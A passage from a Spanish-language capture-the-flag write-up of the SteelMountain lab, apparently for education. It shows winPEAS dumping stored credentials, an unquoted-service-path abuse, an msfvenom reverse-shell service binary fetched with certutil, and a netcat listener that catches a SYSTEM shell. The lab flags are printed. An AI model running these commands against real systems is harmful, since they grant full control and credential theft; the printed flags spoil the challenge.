HTTP request sent, awaiting response... 200 OK
Length: 2387456 (2.3M) [application/octet-stream]
Saving to: 'winPEASx64.exe'

winPEASx64.exe      100%[=====] 2.28M  4.45MB/s   in 0.5s

2024-05-09 02:23:25 (4.45 MB/s) - 'winPEASx64.exe' saved [2387456/2387456]

(hmstudent@kali)-[~/Documents/SteelMountain/exploits]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.80.232 - - [09/May/2024 02:25:45] "GET /winPEASx64.exe HTTP/1.1" 200 -
10.10.80.232 - - [09/May/2024 02:25:48] "GET /winPEASx64.exe HTTP/1.1" 200 -
```

```
ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only. Any misuse of this soft
are will not be the responsibility of the author or of any other collaborator. Use it at your own devices and/or with the de
ice owner's permission.

WinPEAS-ng by @hacktricks_live

┌───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│                               Do you like PEASS?                               │
├───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ Follow on Twitter      : @hacktricks_live                                     │
│ Respect on HTB         : SirBroccoli                                          │
├───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│                               Thank you!                                       │
└───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┘

[+] Legend:
Red          Indicates a special privilege over an object or something is misconfigured
Green        Indicates that some protection is enabled or something is well configured
Cyan         Indicates active users
Blue         Indicates disabled users
LightYellow  Indicates links
```

Nada más ejecutarlo nos empieza a dar un montón de información y vemos que nos da las credenciales del usuario Bill.

```
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault
[!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string

Username: STEELMOUNTAIN\bill
Password: PMBAf5KhZAxVhvqb
Target: STEELMOUNTAIN\bill
PersistenceType: Enterprise
LastWriteTime: 9/27/2019 5:22:42 AM
```

**Username:** STEELMOUNTAIN\bill  
**Password:** PMBAf5KhZAxVhvqb

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*  
 N.- NEKKUN-HM-R-STEELMOUNTAIN

También encontramos el siguiente servicio llamado **Advanced SystemCare** que nos podría dar acceso **root**, esto debido a que tiene espacios y no maneja comillas.

```
***** Services Information *****
***** Interesting Services -non Microsoft-
* Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
AdvancedSystemCareService9 (Iobit - Advanced SystemCare Service 9) [C:\Program Files (x86)\Iobit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Iobit\Advanced SystemCare (bill [WriteData/CreateFiles])
Advanced SystemCare Service
```

Revisamos los permisos del directorio y vemos que podemos escribir sobre él.

```
C:\Users\bill\Desktop>icacls "C:\Program Files (x86)\Iobit
icacls "C:\Program Files (x86)\Iobit
C:\Program Files (x86)\Iobit STEELMOUNTAIN\bill:(OI)(CI)(RX,W)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

Por lo cual procederemos a crear una **reverseShell** como binario de servicio con **msfvenom**.

```
(hmsstudent@kali)-[~/Documents/SteelMountain/exploits]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.58.59 LPORT=443 -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: Advanced.exe

(hmsstudent@kali)-[~/Documents/SteelMountain/exploits]
$
```

Configuramos de nuevo el servidor temporal para alojar el binario que acabamos de crear y nos ponemos en escucha.

```
(hmstudent@kali)-[~/Documents/SteelMountain/exploits]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

(hmstudent@kali)-[~]
$ nc -lvnp 443

listening on [any] 443 ...
```

Subimos nuestra reverse Shell a la carpeta **C:\Program Files (x86)\IObit**

```
C:\Program Files (x86)\IObit>certutil.exe -urlcache -split -f http://10.13.58.59/Advanced.exe Advanced.exe
certutil.exe -urlcache -split -f http://10.13.58.59/Advanced.exe Advanced.exe
**** Online ****
0000 ...
be00
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A

Directory of C:\Program Files (x86)\IObit

05/09/2024 12:03 AM <DIR> .
05/09/2024 12:03 AM <DIR> ..
05/08/2024 07:56 PM <DIR> Advanced SystemCare
05/09/2024 12:03 AM 48,640 Advanced.exe
09/26/2019 10:35 PM <DIR> IObit Uninstaller
09/26/2019 08:18 AM <DIR> LiveUpdate
1 File(s) 48,640 bytes
5 Dir(s) 44,136,808,448 bytes free
```

ReverseShell

Detenemos el servicio.

```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

C:\Program Files (x86)\IObit>
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN



Volvemos a iniciarlo y vemos que nos establece la conexión como NT Authority/System.

```
C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 2    START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT             : 0x7d0
        PID                  : 3572
        FLAGS                 :
```

Ahora tenemos acceso completo del sistema.

```
(hmstudent@kali)-[~]
$ nc -lvnp 443

listening on [any] 443 ...
connect to [10.13.58.59] from (UNKNOWN) [10.10.80.232] 49491
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Nos cambiamos al directorio **C:\Users\Administrator\Desktop** y procedemos a leer la 2da Bandera.

```
Directory of C:\Users\Administrator\Desktop

10/12/2020  12:05 PM    <DIR>          .
10/12/2020  12:05 PM    <DIR>          ..
10/12/2020  12:05 PM                1,528 activation.ps1
09/27/2019  05:41 AM                32 root.txt
                2 File(s)              1,560 bytes
                2 Dir(s)  44,136,783,872 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN

## 5. Banderas

Bandera1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera2	9af5f314f57607c00fd09803a587db80

## 6. Herramientas usadas

- Nmap
- Gobuster
- Winpeas
- Wappalizer
- Searchsploit
- Metasploit
- netcat

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- NEKKUN-HM-R-STEELMOUNTAIN